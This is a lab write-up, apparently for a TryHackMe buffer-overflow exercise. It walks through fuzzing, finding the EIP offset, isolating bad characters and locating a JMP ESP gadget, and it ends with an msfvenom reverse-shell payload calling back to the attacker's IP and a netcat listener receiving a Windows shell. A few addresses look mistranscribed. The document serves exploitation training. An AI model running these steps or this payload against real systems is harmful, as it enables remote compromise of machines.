
overflow 6

1. Determine min buffersize

```
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing with 700 bytes
Fuzzing with 800 bytes
Fuzzing with 900 bytes
Fuzzing with 1000 bytes
Fuzzing with 1100 bytes
Fuzzing crashed at 1100 bytes
[Finished in 25.9s]
```

2. Determine EIP




- EIP: 35694234

3. Determine offset


```
┌──(root💀kali)-[~/tryhackme/bufferOverflowPrep/overflow6]
└─# msf-pattern_offset -l 2500 -q 35694234
[*] Exact match at offset 1034
```

- EIP Offset: 1034


4. Test with Bs




5. Determine badchars


43 43 43 43 43 43 43 01
02 03 04 05 06 07 0A 0D
0A 0B 0C 0D 0E 0F 10 11
12 13 14 15 16 17 18 19
1A 1B 1C 1D 1E 1F 20 21
22 23 24 25 26 27 28 29
2A 2B 0A 0D 2E 2F 30 31
32 33 34 35 36 37 38 39
3A 3B 3C 3D 3E 3F 40 41
42 43 44 45 46 47 48 49
4A 4B 4C 4D 4E 4F 50 51
52 53 54 55 56 57 58 59
5A 5B 5C 5D 5E 5F 60 61
62 63 64 65 66 67 68 69
6A 6B 6C 6D 6E 6F 70 71
72 73 74 75 76 77 78 79
7A 7B 7C 7D 7E 7F 80 81
82 83 84 85 86 87 88 89
8A 8B 8C 8D 8E 8F 90 91
92 93 94 95 96 97 98 99
9A 9B 9C 9D 9E 9F A0 A1
A2 A3 A4 A5 A6 A7 A8 A9
AA AB AC 0A 0D AF B0 B1
B2 B3 B4 B5 B6 B7 B8 B9
BA BB BC BD BE BF C0 C1
C2 C3 C4 C5 C6 C7 C8 C9
CA CB CC CD CE CF D0 D1
D2 D3 D4 D5 D6 D7 D8 D9
DA DB DC DD DE DF E0 E1


6. Remove `\x08`


01 02 03 04 05 06 07 09
0A 0B 0C 0D 0E 0F 10 11
12 13 14 15 16 17 18 19
1A 1B 1C 1D 1E 1F 20 21
22 23 24 25 26 27 28 29
2A 2B 0A 0D 2E 2F 30 31
32 33 34 35 36 37 38 39
3A 3B 3C 3D 3E 3F 40 41
42 43 44 45 46 47 48 49
4A 4B 4C 4D 4E 4F 50 51
52 53 54 55 56 57 58 59
5A 5B 5C 5D 5E 5F 60 61
62 63 64 65 66 67 68 69
6A 6B 6C 6D 6E 6F 70 71
72 73 74 75 76 77 78 79
7A 7B 7C 7D 7E 7F 80 81
82 83 84 85 86 87 88 89
8A 8B 8C 8D 8E 8F 90 91
92 93 94 95 96 97 98 99
9A 9B 9C 9D 9E 9F A0 A1
A2 A3 A4 A5 A6 A7 A8 A9
AA AB AC 0A 0D AF B0 B1
B2 B3 B4 B5 B6 B7 B8 B9
BA BB BC BD BE BF C0 C1
C2 C3 C4 C5 C6 C7 C8 C9
CA CB CC CD CE CF D0 D1
D2 D3 D4 D5 D6 D7 D8 D9
DA DB DC DD DE DF E0 E1
E2 E3 E4 E5 E6 E7 E8 E9
EA EB EC ED EE EF F0 F1
F2 F3 F4 F5 F6 F7 F8 F9
FA FB FC FD FE FF 0D 0A

7. Remove `\x2c`



43 01 02 03 04 05 06 07
09 0A 0B 0C 0D 0E 0F 10
11 12 13 14 15 16 17 18
19 1A 1B 1C 1D 1E 1F 20
21 22 23 24 25 26 27 28
29 2A 2B 2D 2E 2F 30 31
32 33 34 35 36 37 38 39
3A 3B 3C 3D 3E 3F 40 41
42 43 44 45 46 47 48 49
4A 4B 4C 4D 4E 4F 50 51
52 53 54 55 56 57 58 59
5A 5B 5C 5D 5E 5F 60 61
62 63 64 65 66 67 68 69
6A 6B 6C 6D 6E 6F 70 71
72 73 74 75 76 77 78 79
7A 7B 7C 7D 7E 7F 80 81
82 83 84 85 86 87 88 89
8A 8B 8C 8D 8E 8F 90 91
92 93 94 95 96 97 98 99
9A 9B 9C 9D 9E 9F A0 A1
A2 A3 A4 A5 A6 A7 A8 A9
AA AB AC 0A 0D AF B0 B1
B2 B3 B4 B5 B6 B7 B8 B9
BA BB BC BD BE BF C0 C1
C2 C3 C4 C5 C6 C7 C8 C9
CA CB CC CD CE CF D0 D1
D2 D3 D4 D5 D6 D7 D8 D9
DA DB DC DD DE DF E0 E1
E2 E3 E4 E5 E6 E7 E8 E9
EA EB EC ED EE EF F0 F1
F2 F3 F4 F5 F6 F7 F8 F9
FA FB FC FD FE FF 0D 0A

8. Remove `\xad`



- badChars: `\x00\x08\x2c\xad`

9. Find suitable JMP



```
Base        | Top         | Size        | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
-------------------------------------------------------------------------------------------------------------------------------------------------------
0x77850000  | 0x7785a000  | 0x0000a000  | True   | True    | True  | True     | True   | 6.1.7600.16385 [LPK.dll] (C:\Windows\system32\LPK.dll)
0x77800000  | 0x77806000  | 0x00006000  | True   | True    | True  | True     | True   | 6.1.7600.16385 [NSI.dll] (C:\Windows\system32\NSI.dll)
0x62500000  | 0x62508000  | 0x00008000  | False  | False   | False | False    | False  | -1.0- [essfunc.dll] (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x773c0000  | 0x7748c000  | 0x000cc000  | True   | True    | True  | True     | True   | 6.1.7600.16385 [MSCTF.dll] (C:\Windows\system32\MSCTF.dll)
0x75880000  | 0x758ca000  | 0x0004a000  | True   | True    | True  | True     | True   | 6.1.7600.16385 [KERNELBASE.dll] (C:\Windows\system32\KERNELBASE.dll)
0x75240000  | 0x7527c000  | 0x0003c000  | True   | True    | True  | True     | True   | 6.1.7600.16385 [mswsock.dll] (C:\Windows\system32\mswsock.dll)
0x77320000  | 0x773bd000  | 0x0009d000  | True   | True    | True  | True     | True   | 1.0626.7601.17514 [USP10.dll] (C:\Windows\system32\USP10.dll)
0x77880000  | 0x778ce000  | 0x0004e000  | True   | True    | True  | True     | True   | 6.1.7601.17514 [GDI32.dll] (C:\Windows\system32\GDI32.dll)
0x75b20000  | 0x75bf4000  | 0x000d4000  | True   | True    | True  | True     | True   | 6.1.7600.16385 [kernel32.dll] (C:\Windows\system32\kernel32.dll)
0x76d40000  | 0x76dec000  | 0x000ac000  | True   | True    | True  | True     | True   | 7.0.7600.16385 [msvcrt.dll] (C:\Windows\system32\msvcrt.dll)
0x776b0000  | 0x777ec000  | 0x0013c000  | True   | True    | True  | True     | True   | 6.1.7600.16385 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0x76df0000  | 0x76e91000  | 0x000a1000  | True   | True    | True  | True     | True   | 6.1.7600.16385 [RPCRT4.dll] (C:\Windows\system32\RPCRT4.dll)
0x77810000  | 0x77845000  | 0x00035000  | True   | True    | True  | True     | True   | 6.1.7600.16385 [WS2_32.dll] (C:\Windows\system32\WS2_32.dll)
0x00400000  | 0x00414000  | 0x00014000  | False  | False   | False | False    | False  | -1.0- [oscp.exe] (C:\Users\admin\Desktop\vulnerable-apps\oscp\oscp.exe)
0x76ffb0000 | 0x77079000  | 0x000c9000  | True   | True    | True  | True     | True   | 6.1.7601.17514 [user32.dll] (C:\Windows\system32\user32.dll)
0x77860000  | 0x787f000   | 0x0001f000  | True   | True    | True  | True     | True   | 6.1.7601.17514 [IMM32.DLL] (C:\Windows\system32\IMM32.DLL)

0x625011af : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x625011bb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x625011c7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x625011d3 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x625011df : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x625011eb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x625011f7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x62501203 : jmp esp |  ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x62501205 : jmp esp |  ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
```

- Address: 0×625011af
- Little Endian: `\xaf\x11\x50\x62`

10. Generate shell code

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.11.49.241
LPORT=4444 EXITFUNC=thread -b '\x00\x08\x2c\xad' -f python
```

11. Shell obtained

```
┌──(root💀kali)-[~/tryhackme/bufferOverflowPrep/overflow6]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.146.149] 49257
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\admin\Desktop\vulnerable-apps\oscp>
```